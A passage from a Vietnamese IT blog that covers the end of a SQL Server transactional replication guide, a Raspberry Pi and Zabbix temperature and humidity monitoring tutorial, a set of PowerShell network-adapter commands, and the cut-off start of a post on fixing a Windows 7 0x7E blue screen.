
Chọn Newdatabase nếu chưa có database hoặc chọn database tìm thấy trong danh sách. Trong bài viết tôi chưa có database nên sẽ chọn tạo database mới.

Sau khi bấm next, hiện ra mục cấu hình cho agent kết nối với subcriber. Bấm vào dấu…. như trong hình để cài đặt

Có 3 mục chọn như trên, phần connect to the Subcriber thì nhập thông tin account đã tạo lúc trước.

Bấm next để tiếp tục


Chọn run continuously => next

Tick chọn Initialize và At first synchronization => Next

Bấm next => finish, quá trình tạo hoàn tất => Close.

Kiểm tra lại đã thấy kết sucriber được tạo thành công.

Chuyển sang server distribution, vào mục SQL agent

Các job đã được tạo để thực hiện replication. Quay trở lại Publisher tiến hành chạy các agent:
* Snaphot agent:

Right click lên publisher chọn View Snaphot Agent Status

Nếu được yêu cầu thìNhập thông tin kết nối đến Distribution server (vì agent chạy trên đó). Bấm start agent

Agent chỉ chạy 1 lần đầu. Nếu cần tạo lại snapshot thì ấn start 1 lần nữa. Sau đó đóng cửa sổ lại

Qua server distributor, kiểm tra thấy thư mục snapshot có dữ liệu:

Vậy là snapshot đã tạo thành công.

* Chạy Logreader Agent:

Tại Publisher => right click =>


Nếu agent chưa chạy bấm start, nếu agent tự động chạy và thành công sẽ có thông báo số transaction đẩy sang subcriber.

Kiểm tra trên server subcription ta thấy dữ liệu đã có:

Đếm số bản ghi:

/****** Script for SelectTopNRows command from SSMS  ******/SELECT count (*) from dbo.dimaccount

Đợi 10s sau chạy lại kết quả tăng lên chứng tỏ transactions đã được đẩy sang database.


Có thể kiểm tra băng thông card ethernet thấy dữ liệu sang rất đều: 6gói/60sec, chứng tỏ Cấu hình MS SQL Replication đã hoạt động tốt
 

Kết luận

Trên đây là  các bước cấu hình Transaction SQL replication. Trong các bài viết sau tôi sẽ giới thiệu một số vấn đề liên quan đến Ms SQL Server như:
– Vận hành hệ thống SQL server

– Xử lý các trường hợp liên quan đến Database dung lượng lớn.

– Xử lý các vấn dề liên quan đến Replication.

Chúc các bạn thành công.
 

Thứ Hai, 11 tháng 12, 2017

Theo dõi nhiệt độ và độ ẩm môi trường với Zabbix


Nhiệt độ và hơi ẩm là kẻ thù của mọi loại thiết bị điện tử, trong các phòng server thì 2 yếu tố này luôn cần phải được kiểm soát chặt chẽ để đảm bảo sự hoạt động ổn định của hệ thống. Trong bài viết này tôi xin giới thiệu phương án giám sát nhiệt độ và độ ẩm trong phòng thông qua cảm biến nhiệt độ và độ ẩm DHT22 bằng Zabbix agent chạy trên Raspberry PI.


Theo dõi nhiệt độ và độ ẩm môi trường với Zabbix.

Nội dung thực hiện:

1 – Kết nối module DHT22 với PI 3.

2 – Cài Raspbian lên thẻ nhớ và boot vào OS trên PI 3.

3 – Cài Zabbix Agent để trao đổi dữ liệu với server giám sát, Agent sẽ lấy dữ liệu thông qua python script (có sẵn trên github.com).

Phần cứng cần thiết:

Các linh kiện cần sử dụng hoàn toàn có thể mua trên các trang bán linh kiện điện tử ở Việt nam (ex: banlinhkien.vn…) Tổng chi phí khoảng 1,5 tr.

  • Raspberry Pi 3
  • Nguồn cho Raspberry Pi 3
  • Cảm biến DHT22
  • Thẻ nhớ Micro SD 4-8G
  • Đầu đọc thẻ nhớ
  • (Thích thì mua case cho Pi3, có thể bắt vít lên tấm gỗ chạy ok :D)

OS: Raspbian Jessie Lite, Python 2.7 và zabbix agent 2.x

Bước 1: Tải hệ điều hành cho Raspbian Pi:

Tải bản lite tại: https://www.raspberrypi.org/downloads/raspbian/

Bước 2: Ghi hệ điều hành vào thẻ nhớ.

Có thể dùng UtraIso, Win32DiskImager, để ghi vào thẻ nhớ.

Trên linux thì dùng lệnh dd để ghi.

unzip -p 2017-11-29-raspbian-stretch.zip | sudo dd of=/dev/sdX bs=4M conv=fsync

Trong đó sdX là thẻ nhớ được mount trong linux.

Sau ghi ghi xong, tháo thẻ nhớ và cắm vào Raspberry. Cắm nguồn máy tính, dây mạng vào Pi3 và bắt đầu chiến!

Bước 3: Kết nối với Pi 3 qua SSH.



Thời gian khởi động của Pi 3 khoảng 60s tùy tốc độ đọc của thẻ nhớ. Để kết nối với Pi 3 ta cần xác định IP cảu Pi 3 sau khi boot (có thể xem trên modem và so sách MAC, hoặc dùng nmap hoặc 1 phần mềm scan Ip nào đó) và kết nối qua SSH (trên windows dùng PUTTY), m ặc định username/password kết nối là username=pi password=raspberry


Bước 4: Kết nối module cảm biến DHT22 với Pi 3

Sau khi kết nối SSH thành công với Pi 3, cần kết nối module cảm biến với nó để hoạt động.


Cảm biến gồm 3 chân theo thứ tự như hình vẽ:

Chân bên trái : + 3,3v => dây màu vàng

Chân giữa: GPIO => dây màu dây màu nâu

Chân bên phải: Mass => dây màu đen


Sử dụng 3 sợi dây có chấu cắm để nối với board Pi3:


Cách nối:


Chần + 3,3v => dây vàng => Chân màu vàng bất kỳ trên PI 3.

Chân GPIO => dây nâu => Chân số 2 trên PI 3.

Chân Mass => dây đen =>  Chân màu đen trên PI 3.

Bước 5: Cài phần mềm cần thiết trên PI 3.

Thông qua SSH ta tiến hành update và cài các ứng dụng cần thiết như sau:

sudo apt-get update && sudo apt-get -y install git python-dev
git clone https://github.com/adafruit/Adafruit_Python_DHT.git
cd Adafruit_Python_DHT/
sudo python setup.py install

Các bước trên sẽ cài đặt đầy đủ phần mềm để kết nối PI với module cảm biến và nhận dữ liệu.

Bước 6: Test cảm biến.

Để kiểm tra cảm biến, sử dụng lệnh:


sudo /home/pi/Adafruit_Python_DHT/examples/AdafruitDHT.py 22 2

Cấu trúc của lệnh và các tham số: thâm số đầu là mã cảm biến (DHT22 => 22) tham số thứ 2 là thứ tự chân cắm GPIO trên board (số 2 như đã đề cập ở trên).

Vậy là cảm biến đã hoạt động tốt. Tiếp theo ta sẽ cấu hình zabbix agent đọc các tham số từ kết quả trên ra biến để truyền tới server. Để đơn giản tôi chỉ sử dụng zabbix_get để kiểm tra sự trả kết quả của agent. Nếu bạn muốn tham khảo cách tạo keyitem trên server và kết nối với Zabbix agent trên Pi3 xin đọc các bài viết trước.

Bước 7: Cấu hình zabbix agent

sudo apt-get -y install zabbix-agent

Sửa file config:


sudo nano /etc/zabbix/zabbix_agentd.conf

Sửa giá trị Server=127.0.0.1 thành IP của zabbix server đồng thời thêm dòng sau vào file:

UserParameter=dht.pull[*],sudo /home/pi/Adafruit_Python_DHT/examples/AdafruitDHT.py 22 2 | awk -F[=*%] '{print '$'"$1"}'

Save file lại và chạy zabbix agent:

sudo service zabbix-agent restart

Chú ý: Để zabbix có thể chạy lệnh lấy dữ liệu, ta phải cấp quyền execute cho zabbix với tập tin AdafruitDHT.py, có 2 cách:

Cách 1: cho phép zabbix user chạy script với quyền root: bằng cách sửa file sudo.conf:

visudo
zabbix ALL=(ALL) NOPASSWD: /home/pi/Adafruit_Python_DHT/examples/AdafruitDHT.py

Cách  2: Cấp thẳng quyền execute cho file bằng lệnh

sudo chmod + x/home/pi/Adafruit_Python_DHT/examples/AdafruitDHT.py

Bước 8: Kiểm tra zabbix thực hiện việc lấy dữ liệu từ cảm biến:

Như đã đề cập ở trên, tôi sẽ dùng zabbix_get để test.

sudo apt-get -y install zabbix-proxy-sqlite3


Kiểm tra với item key dht.pull đã cài đặt trong agent ở bước 7:

zabbix_get -s 127.0.0.1 -k dht.pull[2]zabbix_get -s 127.0.0.1 -k dht.pull[4]

Tham số truyền vào là 2 => nhiệt độ, tham số truyền vào là 4 => độ ẩm.

Vậy là xong, bạn có thể kết nối với server và tiến hành theo dõi thông qua zabbix, có thể lập graph để theo dõi cho đẹp.

Tải template cho zabbix server

TẢI TEMPLATE DHT22

Chúc các bạn thành công!

Thứ Tư, 29 tháng 11, 2017

Một vài lệnh powershell hữu ích để kết nối mạng

Bài viết chỉ dành cho những ai quen dùng cửa sổ console 🙂

Một vài lệnh hữu ích trong windows liên quan đển Network Adapter

Để bắt đầu, bạn hãy mở cửa sổ command promt hoặc Windows Powershell bằng cách ấn chuột phải vào Start Menu (trên windows 8/10) và chọn Command Promt, nhớ chạy với quyền Admin nhé.

Tôi sử dụng windows 10 nên sẽ sử dụng Powsershell, mặc định mọi lệnh của command promt đều thực hiện được trên Windows Powsersehll.

Lệnh lấy thông tin Network Adapter trong máy tính:

Get-NetAdapter [[-Name] <String[]> ] [-AsJob] [-CimSession <CimSession[]> ] [-IncludeHidden] [-Physical] [-ThrottleLimit <Int32> ] [ <CommonParameters>]


Để lấy thông tin tất cả các Network Adapter trong máy tính ta dùng lênh sau:

Get-NetAdapter -Name *

Hoặc muốn hiện tất cả các Card, bao gồm cả card ảo và card ẩn:

Get-NetAdapter -Name * -IncludeHidden


Note: Trên Commad Promt hoặc trong PS có thể dùng lệnh netsh.exe như sau:

netsh interface show interface

Để hiện kết nối 3G :

netsh mbn show interface

Lệnh Bât/Tăt network Adapter:

Cần nhớ tên (Name của Interface)

Disable-NetAdapter "Ethernet" -Confirm:$falseEnable-NetAdapter "Ethernet"

Có thể bật / tắt tất cả các Adapter bằng lệnh sau:

Get-NetAdapter | ? status -ne up | Disable-NetAdapter -Confirm:$false

Lệnh Gán IP tĩnh cho Network Adapter:

New-NetIPAddress -InterfaceAlias "Ethernet" -IPAddress "192.168.1.160" -PrefixLength 24 -DefaultGateway 192.168.1.1

Lệnh GÁN DHCP cho Network Adapter:

Set-NetIPInterface -InterfaceAlias "Ethernet" -DHCP Enable

Lệnh Gán DNS cho Network Adapter:

Set-DnsClientServerAddress -InterfaceAlias “Ethernet” -ServerAddresses 192.168.0.1, 192.168.0.2

Để lấy DNS tự động từ DHCP server:

Set-DnsClientServerAddress -InterfaceAlias "Ethernet" -ResetServerAddresses

Trên đây là Một vài lệnh powershell hữu ích mà bạn có thể sử dụng ngay trên máy tính để phục vụ công việc thuận lợi hơn.

Chúc các bạn thành công!


Thứ Ba, 28 tháng 11, 2017

Sửa lỗi màn hình xanh 0X0000007E khi thay main máy tính

Vừa qua mình có gặp 1 trường hợp máy tính của anh bạn đang chạy thì bị hỏng main, máy đó lại là máy đồng bộ nên không tìm được main cùng loại để thay, thế là anh quyết dịnh mua bộ case mới và lắp ổ cứng cũ vào để dùng – vì có nhiều phần mềm bản quyền đã mua nên không muốn cài lại HDH mới, và vấn đề xảy ra.

Sửa lỗi màn hình xanh 0X0000007E

Khi cắm ổ cứng mới vào và đã chọn cấu hình sata như trên máy cũ (IDE) nhưng cứ boot đến logo windows 7 thì Tự restart. Sau khi bât chức năng disable restart on failure thì hiện màn hình xanh.

Lỗi được mô tả như sau:

STOP: 0X0000007E (0XFFFFFFFFC0000005,  0XFFFFF8800702C580, 0XFFFFF8800397E098,0XFFFFF8000397D8F0)

Điều khá khó khăn khi gặp case này là không thể mở máy cũ lên để chạy sysprep, cũng không thể chạy sysprep trong recovery mode ở máy mới.

Cách Sửa lỗi màn hình xanh 0X0000007E

Rất may sau 1 hồi google mình tìm được script này có thể chạy trong recovery mode của windows:

'*************************************************************************'*'* File:           Fix_7hdc.vbs'* Created:        2011-01-03 by cdob'* Version:        0.11'*'* http://www.911cd.net/forums//index.php?showtopic=24245'*'* Purpose:'* enable installed, but disabled mass storage drivers, e.g. msahci.sys'* install additional mass storage drivers'*'* Runtime environment:'* Windows 7 installation DVD / USB'* relating PE'*'* used external applications (default integrated at runtime environment)'* reg.exe, dism.exe, notepad.exe'*'*************************************************************************' ------------------------------------------------------------------------'' based on PNPDriverMatch.vbs' http://technet.microsoft.com/en-us/magazine/2006.05.utilityspotlight.aspx'' I agree that Microsoft has no warranty, obligations or liability' for any Sample Application Files.''<header original file> =================================================='' Windows Script Host Sample Script'' ------------------------------------------------------------------------'               Copyright (C) 2006 Microsoft Corporation'' You have a royalty-free right to use, modify, reproduce and distribute' the Sample Application Files (and/or any modified version) in any way' you find useful, provided that you agree that Microsoft has no warranty,' obligations or liability for any Sample Application Files.' ------------------------------------------------------------------------'********************************************************************'*'* File:           PNPDriverMatch.vbs'* Created:        03/06/2006'* Version:        1.0.2'*'* Main Function:  VBScipt to examine a folder of Plug & 